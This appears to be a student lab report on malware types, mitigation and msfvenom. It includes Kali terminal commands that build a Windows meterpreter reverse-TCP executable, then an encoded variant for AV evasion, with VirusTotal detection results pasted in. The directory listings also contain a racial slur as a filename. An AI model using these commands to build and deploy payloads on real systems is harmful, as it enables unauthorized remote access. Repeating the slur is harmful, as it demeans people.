create malware/payloads

> Create a report

1. Introduction to malware
   - what
   - types
   - mitigation
2. Brief about the msvenom
3. Create a payload using msfvenom
4. Check the payload in the virustotal (to see the AV ventors are identifing or not)
5. Utilize Encoders using msfvenom
6. Test it in virustotal.com
7. Summary: types of payloads and techniques

> Due on: 20th of NOV

send to **manoj@acmegrade.in**

Introduction to malware

Waht is Malware ?

Malware (malicious software) is any software created to harm, exploit, or gain unauthorized control over a computer system, network, or device.
Its goal is to break Confidentiality, Integrity, or Availability (CIA Triad).

Types of Malware

1. Virus

- Injects itself into clean files
- Executes only when the host file is opened
- Spread is slower because it needs user action

2. Worm
   - Self-replicating
   - Spreads automatically across networks
   - Famous: WannaCry worm
3. Trojan
   - Looks legitimate but carries malicious code
   - Common in cracked games/apps
4. Ransomware
   - Encrypts files and demands payment
   - Extremely damaging (e.g., LockBit, WannaCry)
5. Spyware
   - Secretly monitors user activity
   - Can log keystrokes, passwords, browsing history
6. Keylogger
   - Specialized spyware that captures keyboard inputs
7. Adware
   - Shows unwanted ads
   - Sometimes used as a pathway to more malware
8. Rootkit
   - Hides malicious activity
   - Provides stealthy admin-level access
9. Backdoor
   - Creates unauthorized remote access into the system
10. Botnet Malware
    - Turns infected machines into "bots"
    - Used for DDoS, spam, automated attacks

Mitigation (How to Prevent & Reduce Malware Risk)

1. Preventive Controls
   - Update OS and apps regularly
   - Install and maintain antivirus/EDR
   - Enable firewalls (host + network)
   - Avoid running unknown or pirated software
   - Block macros in documents
2. Detection Controls
   - Antivirus signature scanning
   - Heuristic and behavioral analysis
   - SIEM alerts
   - Sandboxing suspicious files
   - Network monitoring for anomalies
3. Response & Recovery
   - Isolate infected system
   - Remove malware using AV/EDR tools
   - Restore from backups
   - Patch exploited vulnerabilities
   - Change compromised credentials
4. User Awareness
   - Recognize phishing
   - Avoid unknown USBs
   - Don’t install random apps
   - Verify websites before entering credentials

Msfvenom

Msfvenom is a combination of two older Metasploit tools:
msfpayload (for generating payloads)

msfencode (for encoding/obfuscating payloads)
* Both were merged to create a single, powerful tool called msfvenom.

Msfvenom is mainly used to:

1. Generate Payloads
    - It can create payloads for:
    - Windows
    - Linux
    - Android (.apk)
    - macOS
    - Python
    - PHP
    - ASP, JSP, etc.
2. Encode Payloads
    - Encoders attempt to:
    - Obfuscate the payload
    - Make it harder for basic detection systems to recognize
    - Avoid pattern-based signature detection
3. Format Output Files
    - msfvenom can output payloads in many formats:
    - Executable files
    - Shellcode
    - Scripts
    - Raw bytes
    - HEX
    - C, Python, Ruby formats
4. Customize Payloads
    - Using options like:
    - LHOST (attacker IP for testing)
    - LPORT (listener port)

- Platform selection
- Architecture (x86, x64)

Creating Payload's in msfvenom

> Step 1: Choose the Payload
> A payload defines what action will occur when the file executes.
> Example categories (safe to mention):

```
* Reverse shells
* Bind shells
* Meterpreter-based interactions
* Platform-specific payloads (Windows, Linux, Android, etc.)
```

You select:
Platform (Windows / Linux / Android)
Architecture (x86 / x64)

> Step 2: Set Payload Options

Every payload requires configuration parameters such as:
LHOST → your testing machine's IP (attack side in lab)
LPORT → port that will receive the connection

These are needed so that the payload knows where to connect back (again, only in a controlled lab).

> Step 3: Choose Output Format

msfvenom supports many formats such as:
.exe (executables)
.apk (Android apps)
.elf (Linux binaries)
.ps1 (PowerShell)
* Script formats like Python, C, Ruby, etc.

> Step 4: Generate the Output File

When the tool runs, it produces a binary or script file that contains:
Encoded payload
Necessary stubs to run
* Metadata

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe > payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  nigger.nigger  nvim-linux-x86_64.tar.gz  payload.exe  payloads  Pictures  Public  tcpdump_output.cap  Templates  Videos
```

Checking the Payload in VirusTotal (to see if AV vendors identify it or not)

Community Score

58/72 security vendors flagged this file as malicious

Reanalyze | Similar | More

b2a787ef783b178f01b1ce84b1349cb01c9d21ee9f0dcda6c73a78d8eb2d345d

ab.exe

peexe | overlay

Size 72.07 KB

Last Analysis Date a moment ago

EXE

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.swrort/cryptz


Threat categories trojan

Family labels swrort | cryptz | marte

Security vendors' analysis Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win32.Shell.R1283
AliCloud	Backdoor:Win/shellcode.api(dyn)	ALYac	Trojan.CryptZ.Marte.1.Gen
Antiy-AVL	Trojan/Win32.Rozena	Arcabit	Trojan.CryptZ.Marte.1.Gen
Arctic Wolf	Unsafe	Avast	Win32:Meterpreter-C [Trj]
AVG	Win32:Meterpreter-C [Trj]	Avira (no cloud)	TR/Patched.Gen2
BitDefender	Trojan.CryptZ.Marte.1.Gen	Bkav Pro	W32.FamVT.RorenNHc.Trojan
ClamAV	Win.Trojan.Swrort-5710536-0	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
CTX	Exe.trojan.cryptz	Cynet	Malicious (score: 100)
DeepInstinct	MALICIOUS	Elastic	Windows.Trojan.Metasploit

Huorong	VirTool/Meterpreter.a	Ikarus	Trojan.Win32.Rozena
K7AntiVirus	Trojan (0058e0f11)	K7GW	Trojan (0058e0f11)
Kaspersky	HEUR:Trojan.Win32.Generic	Malwarebytes	Trojan.Rozena
MaxSecure	Trojan.Malware.300983.susgen	McAfee Scanner	Real Protect-LS!CACE20F72487
Microsoft	Trojan:Win32/Meterpreter.O	NANO-Antivirus	Virus.Win32.Gen-Crypt.ccnc
QuickHeal	Trojan.Swrort.A	Rising	HackTool.Swrort!1.6477 (CLASSIC)
Sangfor Engine Zero	Trojan.Win32.Save.a	SecureAge	Malicious
SentinelOne (Static ML)	Static AI - Malicious PE	Skyhigh (SWG)	BehavesLike.Win32.Swrort.lh
Sophos	Mal/EncPk-ACE	Symantec	Packed.Generic.347
Tencent	Trojan.Win32.Metasploit_heur.16000690	Trapmine	Malicious.high.ml.score
Trellix ENS	Swrort.i	TrendMicro	Backdoor.Win32.COBEACON.SMJMAC
TrendMicro-HouseCall	Backdoor.Win32.COBEACON.SMJMAC	Varist	W32/Swrort.A.gen!Eldorado
VBA32	BScope.Trojan.Meterpreter	VIPRE	Trojan.CryptZ.Marte.1.Gen
VirIT	Trojan.Win32.Rozena.AA	ViRobot	Trojan.Win32.Elzob.Gen
Webroot	W32.Malware.Gen	WithSecure	Trojan.TR/Patched.Gen2
Xcitium	TrojWare.Win32.Rozena.A@4jwdqr	Yandex	Trojan.Rosena.Gen.1
Zillya	Trojan.RozenaGen.Win32.2	ZoneAlarm by Check Point	Mal/EncPk-ACE
Alibaba	Undetected	Baidu	Undetected
CMC	Undetected	DrWeb	Undetected



Utilizing Encoders in msfvenom

Encoders in msfvenom are used to modify the structure of a payload so that its byte pattern changes.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom \
  -p windows/meterpreter/reverse_tcp \
  LHOST=192.168.1.10 \
  LPORT=4444 \
  -e cmd/powershell_base64 \
  -i 5 \
  -f exe \
  -o encoded_payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of cmd/powershell_base64
cmd/powershell_base64 succeeded with size 354 (iteration=0)
cmd/powershell_base64 succeeded with size 354 (iteration=1)
cmd/powershell_base64 succeeded with size 354 (iteration=2)
cmd/powershell_base64 succeeded with size 354 (iteration=3)
cmd/powershell_base64 succeeded with size 354 (iteration=4)
cmd/powershell_base64 chosen with final size 354
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: encoded_payload.exe

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads           Music          nvim-linux-x86_64.tar.gz  payloads  Public              Templates
Documents  encoded_payload.exe  nigger.nigger  payload.exe               Pictures  tcpdump_output.cap  Videos

┌──(kali㉿kali)-[~]
└─$
```

Test the encoded payload in virustotal.com

Community Score

58/72 security vendors flagged this file as malicious

Reanalyze | Similar | More

5952b020478ab1c8f3c5758e0ba1abbecff583543ed7022608f0ab30c832ca27

ab.exe

peexe | overlay

Size 72.07 KB

Last Analysis Date a moment ago

EXE

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.swrort/cryptz

Threat categories trojan

Family labels swrort | cryptz | rozena

Security vendors' analysis Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win32.Shell.R1283
AliCloud	Backdoor:Win/shellcode.api(dyn)	ALYac	Trojan.CryptZ.Marte.1.Gen
Antiy-AVL	Trojan/Win32.Rozena	Arcabit	Trojan.CryptZ.Marte.1.Gen
Arctic Wolf	Unsafe	Avast	Win32:Meterpreter-C [Trj]
AVG	Win32:Meterpreter-C [Trj]	Avira (no cloud)	TR/Patched.Gen2
BitDefender	Trojan.CryptZ.Marte.1.Gen	Bkav Pro	W32.FamVT.RorenNHc.Trojan
ClamAV	Win.Trojan.Swrort-5710536-0	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
CTX	Exe.trojan.cryptz	Cynet	Malicious (score: 100)
DeepInstinct	MALICIOUS	Elastic	Windows.Trojan.Metasploit

DeepInstinct	MALICIOUS	Elastic	Windows.Trojan.Metasploit
Emsisoft	Trojan.CryptZ.Marte.1.Gen (B)	eScan	Trojan.CryptZ.Marte.1.Gen
ESET-NOD32	Win32/Rozena.AA Trojan	Fortinet	W32/Rozena.ABV!tr
GData	Win32.Backdoor.Swrort.C	Google	Detected
Gridinsoft (no cloud)	Trojan.Win32.Swrort.zv!s2	Huorong	VirTool/Meterpreter.a
Ikarus	Trojan.Win32.Rozena	K7AntiVirus	Trojan (001172b51)
K7GW	Trojan (001172b51)	Kaspersky	HEUR:Trojan.Win32.Generic
Malwarebytes	Trojan.Rozena	MaxSecure	Trojan.Malware.300983.susgen
McAfee Scanner	Real Protect-LS!A654FB8F3CC0	Microsoft	Trojan:Win32/Meterpreter.O
NANO-Antivirus	Virus.Win32.Gen-Crypt.ccnc	QuickHeal	Trojan.Swrort.A
Rising	HackTool.Swrort!1.6477 (CLASSIC)	Sangfor Engine Zero	Trojan.Win32.Save.a
SecureAge	Malicious	SentinelOne (Static ML)	Static AI - Malicious PE
Skyhigh (SWG)	BehavesLike.Win32.Swrort.lh	Sophos	Mal/EncPk-ACE
Symantec	Packed.Generic.347	Tencent	Trojan.Win32.Metasploit_heur.16000690
Trapmine	Malicious.high.ml.score	Trellix ENS	Swrort.i
TrendMicro	Backdoor.Win32.SWRORT.SMAL01	TrendMicro-HouseCall	Backdoor.Win32.SWRORT.SMAL01
Varist	W32/Swrort.A.gen!Eldorado	VBA32	BScope.Trojan.Meterpreter
VIPRE	Trojan.CryptZ.Marte.1.Gen	VirIT	Trojan.Win32.Rozena.AA

ViRobot	Trojan.Win32.Elzob.Gen	Webroot	W32.Malware.Gen
WithSecure	Trojan.TR/Patched.Gen2	Xcitium	TrojWare.Win32.Rozena.A@4jwdqr
Yandex	Trojan.Rosena.Gen.1	ZoneAlarm by Check Point	Mal/EncPk-ACE
Alibaba	Undetected	Baidu	Undetected
CMC	Undetected	DrWeb	Undetected
Jiangmin	Undetected	Kingsoft	Undetected
Lionic	Undetected	Palo Alto Networks	Undetected
Panda	Undetected	SUPERAntiSpyware	Undetected
TACHYON	Undetected	TEHTRIS	Undetected
Zillya	Undetected	Zoner	Undetected
Avast-Mobile	Unable to process file type	BitDefenderFalx	Unable to process file type
Symantec Mobile Insight	Unable to process file type	Trustlook	Unable to process file type